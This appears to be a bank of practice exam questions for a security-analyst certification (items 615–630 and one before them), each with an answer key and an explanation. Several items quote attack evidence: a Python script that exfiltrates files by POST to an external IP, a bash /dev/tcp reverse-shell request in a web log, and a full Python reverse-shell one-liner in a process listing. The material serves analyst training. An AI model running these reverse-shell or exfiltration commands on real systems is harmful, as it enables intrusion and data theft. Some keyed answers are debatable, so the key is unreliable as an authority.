During the triage of a SIEM alarm, a security analyst identifies the following activity on a `.bash_history` file:

```
112  cat >sauce.py <<EOF
#!/usr/bin/env python3
import requests
for f in open("secretsauce.txt").readlines():
 r=requests.get(f"http://10.203.10.23:8000/{f.strip('\n')}")
 if r.status_code==200:
  requests.post("http://2585106965/sauce", data=r.text)
EOF
113 wget http://2585106965/secretsauce.txt
114 chmod +x sauce.py; ./sauce.py
```

Which of the following actions should the analyst take?

A. Declare an incident and look for data exfiltration.
B. Declare an incident and look for lateral movements.
C. Declare a false positive and close the alarm.
D. Declare an incident and look for malware in the affected machine.

Answer: A **Explanation:**
The Bash history shows a small Python script being written that reads “secretsauce.txt,” retrieves each entry via HTTP, and then POSTS the retrieved content to an external server. Finally, the script is marked executable and run. This is a clear attempt to siphon sensitive data off-host, so you should treat it as a confirmed incident and investigate what data has been exfiltrated.

QUESTION 615
A security analyst identifies the following log entry in the web server logs:

```
10.203.10.23 - - [22/May/2024 11:06:29] "GET
/admin?cmd=bash+i+>%26+/dev/tcp/10.20.10.22/1234+0%3E%261 http/1.1"
200 -
```

Which of the following **best** explains the log entry?

A. This was caused by an administrator logging in to a website using the command line.
B. This is a successful lateral movement abusing an RCE vulnerability.
C. This is a failed attack attempting to exploit an LFI vulnerability.
D. This was caused by a successful RFI vulnerability exploitation.

Answer: B **Explanation:**
The URL parameter (cmd=bash -i >& /dev/tcp/10.20.10.22/1234 0>&1) is classic remote-code-execution syntax for spawning a reverse shell back to the attacker's host. The 200 status shows the command ran successfully, indicating the attacker has gained shell access (a form of lateral movement) via an RCE flaw.

QUESTION 616
A security analyst receives an alert with the following packet capture:

Frame	Time	Source	Destination	Protocol	Size	Info
2563	14.0825515	10.203.10.23	10.203.10.17	TCP	54	52426 → 80 [SYN]
2564	14.0826317	10.203.10.23	10.203.10.17	TCP	54	34880 → 443 [SYN]
2565	14.0827187	10.203.10.23	10.203.10.17	TCP	54	443 → 34880 [RST, ACK]
2566	14.0827229	10.203.10.23	10.203.10.17	TCP	54	80 → 52426 [RST, ACK]

Which of the following conclusions should the analyst reach about this incident?

A. EnCase is enumerating a server.
B. A Nessus proxy is manipulating traffic.
C. An Nmap scan is occurring.
D. Metasploit is installing on a target.

Answer: C **Explanation:**
The capture shows rapid SYNs to two well-known ports (80 and 443) from the same source, immediately followed by RSTs from the target - classic behavior of a SYN-based port scan. Nmap's default scan (SYN scan) operates exactly this way, probing ports and tearing down connections if no SYN-ACK is returned.

QUESTION 617
An after-action review of a ransomware attack on a company identified deficiencies in responsiveness and consistency. Which of the following choices would **best** facilitate improvement of these deficiencies?

A. Leverage a SIEM.
B. Utilize threat intelligence sharing.
C. Source multiple threat feeds.
D. Implement SOAR.

Answer: D
Explanation:
A SOAR platform automates and orchestrates incident-response workflows using standardized playbooks, ensuring faster, more consistent handling of ransomware events.

QUESTION 618
A security analyst is performing a malware analysis on a device and receives the following instructions:

```
- Reduce the blast radius of the potential threat.
- Preserve forensic data for post-incident analysis.
- If securely possible, preserve connectivity for live analysis.
```

Which of the following will **best** help the analyst during the investigation?

A. Configure an EDR agent to isolate the network with authorized exceptions to the NOC VLAN.
B. Execute a SOAR playbook to trigger a malware scan on the company's assets.
C. Use file integrity monitoring to determine if the suspicious file was modified.
D. Collect the suspicious file using SFTP and reimage the device.

Answer: A **Explanation:**
Using the EDR's network-isolation feature contains the infected host (shrinking its blast radius) while still permitting controlled access from a management or NOC VLAN for live analysis and forensic collection. This meets all three objectives without destroying data or cutting off analysis.

QUESTION 619
Which of the following is the practice of controlling how evidence is handled to ensure its integrity during an investigation?

A. Chain of custody
B. Root cause analysis
C. Incident response
D. Evidence collection

Answer: A **Explanation:**
Chain of custody is the documented process that tracks the collection, handling, and storage of evidence to ensure its integrity and admissibility throughout an investigation.

QUESTION 620
A SOC analyst is reviewing the weekly EDR report. The report shows that the same application was blocked once every 24 hours. Which of the following tools should the analyst use to further investigate the incident?

A. Registry Editor
B. services.msc
C. Task Scheduler
D. MSConfig

Answer: C **Explanation:**
A recurring block every 24 hours points to a scheduled task launching the application. Examining Task Scheduler will reveal and allow you to inspect or disable the offending job.

QUESTION 621

A finance department employee opens an unsolicited email that contains a malicious payload. The payload quickly spreads through the finance department, but does not affect other departments. Which of the following **best** explains why the payload does not affect all departments?

A. OS version
B. Offline computers
C. Firewall configuration
D. Network segmentation

Answer: D **Explanation:**
Segmentation isolates the finance subnet from other departmental networks, so the malware could spread within finance but was blocked from moving laterally beyond that network segment.

QUESTION 622
A security analyst is responding to an incident that is related to an unauthorized communication between systems. While triaging the event, the analyst obtains the following outputs:

```
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
python3 5996 comptiasme 0u IPv4 30325 0t0 TCP linux:35308->10.203.10.22:1234 (ESTABLISHED)
bash 5997 comptiasme 0u IPv4 30325 0t0 TCP linux:35308->10.203.10.22:1234 (ESTABLISHED)

UID PID PPID C STIME TTY TIME CMD
comptia+ 4347 4325 1 09:18 ? 00:00:37 /usr/bin/pipewire
comptia+ 5996 5332 0 09:55 pts/0 00:00:00 python3 -c import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.203.10.22",1234));os.
dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);
comptia+ 5997 5996 0 09:55 pts/0 00:00:00 /bin/bash -i
comptia+ 6015 5325 0 09:56 pts/1 00:00:00 bash
comptia+ 6169 6015 99 10:01 pts/1 00:00:00 ps -fea
comptia+ 701 6015 99 10:02 pts/1 00:00:00 top
```

Which of the following commands should the analyst use to terminate the malicious session?

A. `kill -9 4347`
B. `kill -9 6015`
C. `kill -9 701`
D. `kill -9 5996`

Answer: D
Explanation:
PID 5996 is the Python reverse-shell process that opened the TCP session to 10.203.10.22:1234. Terminating that parent process will sever the malicious connection and kill its child shell.

QUESTION 623
Which of the following explains why a company would consider enriching data before sending it to the SIEM?

A. To prevent injection attacks against the log management system
B. To reduce the amount and cost of data storage for security incidents
C. To provide more information to SOC analysts when analyzing events

D. To normalize the data before saving it to the database tables

Answer: C **Explanation:**
Enriching log data adds valuable context - such as user IDs, asset criticality, geolocation, or threat-intel tags - so analysts see a fuller picture immediately, speeding accurate detection and response.

QUESTION 624
A company suspects a coordinated effort to attack their platform. Web server logs show malicious activity from many different source IP addresses located in different countries. Which of the following will **best** help a security analyst identify the requests connected to this campaign?

A. Modify the web server logs to include the X-Forwarded-For header.
B. Create a custom SIEM query to integrate threat intel IoCs associated with the threat actor.
C. Enrich the web server request logs with full WHOIS data on all available sources.
D. Add GeoIP location for the source IP addresses to the log entries.

Answer: B **Explanation:**
By incorporating known indicators of compromise (such as malicious IPs, URLs, or hashes) into a SIEM query, the analyst can quickly filter through disparate log entries and surface only the requests tied to that campaign - regardless of their geographic origin.

QUESTION 625
The DevSecOps team is remediating an SSRF issue on the company's public-facing website. Which of the following is the best mitigation technique to address this issue?

A. Place a WAF in front of the web server.
B. Install a CASB in front of the web server C. Put a forward proxy in front of the web server.
D. Implement MFA in front of the web server

Answer: A **Explanation:**
A Web Application Firewall (WAF) is the best mitigation for Server-Side Request Forgery (SSRF) because it can inspect, filter, and block malicious requests attempting to exploit SSRF vulnerabilities before they reach the web server.

QUESTION 626
A SOC manager is looking for a solution that can improve the response time and execute predetermined instructions. Which of the following is the best solution based on these requirements?

A. XDR
B. SIEM
C. CASB
D. SOAR

Answer: D **Explanation:**

SOAR (Security Orchestration, Automation, and Response) platforms are designed to automate response actions and execute predetermined instructions, significantly improving incident response times for security operations teams.

QUESTION 627
Which of the following is the best technical method to protect sensitive data at an organizational level?

A. Deny all traffic on port 8080 with sensitive information on the VLAN.
B. Develop a Python script to review email traffic for PII.
C. Employ a restrictive policy for the use and distribution of sensitive information.
D. Implement a DLP for all egress and ingress of sensitive information on the network.

Answer: D **Explanation:**
Implementing Data Loss Prevention (DLP) for all egress and ingress of sensitive information on the network is the best technical method to systematically monitor, detect, and block unauthorized transmission of sensitive data at an organizational level.

QUESTION 628
A company wants to grant access to identity administrators who are completing similar tasks. Which of the following access control models should the company use?

A. Mandatory access
B. Role-based access
C. Attribute-based access
D. Discretionary access

Answer: B **Explanation:**
Role-based access control (RBAC) assigns permissions based on job roles, allowing identity administrators who perform similar tasks to have the same level of access efficiently and securely.

QUESTION 629
A DevOps analyst implements a webhook to trigger code vulnerability scanning for submissions to the repository. Which of the following is the primary benefit of this enhancement?

A. To increase coverage by making the process occur automatically with uploads
B. To create a single pane of glass dashboard for the vulnerability management process
C. To include a threat feed component into the software development life cycle
D. To employ data enrichment for new code commits to enhance project documentation

Answer: A **Explanation:**
Automating vulnerability scanning with a webhook ensures that every code submission is automatically scanned for vulnerabilities, increasing coverage and reducing the chance of unscanned, vulnerable code entering the repository.

QUESTION 630

A security analyst is looking for information that would serve as an indicator that a given IP address is Involved in other attacks. Which of the following sources of information should the analyst use to achieve this objective?

A. AbuseIPDB
B. Autonomous System Number
C. Whois
D. Cuckoo Sandbox

Answer: A **Explanation:**
AbuseIPDB is a threat intelligence database that collects and shares reports about IP addresses involved in malicious activities, making it useful for identifying if a given IP address is linked to other attacks.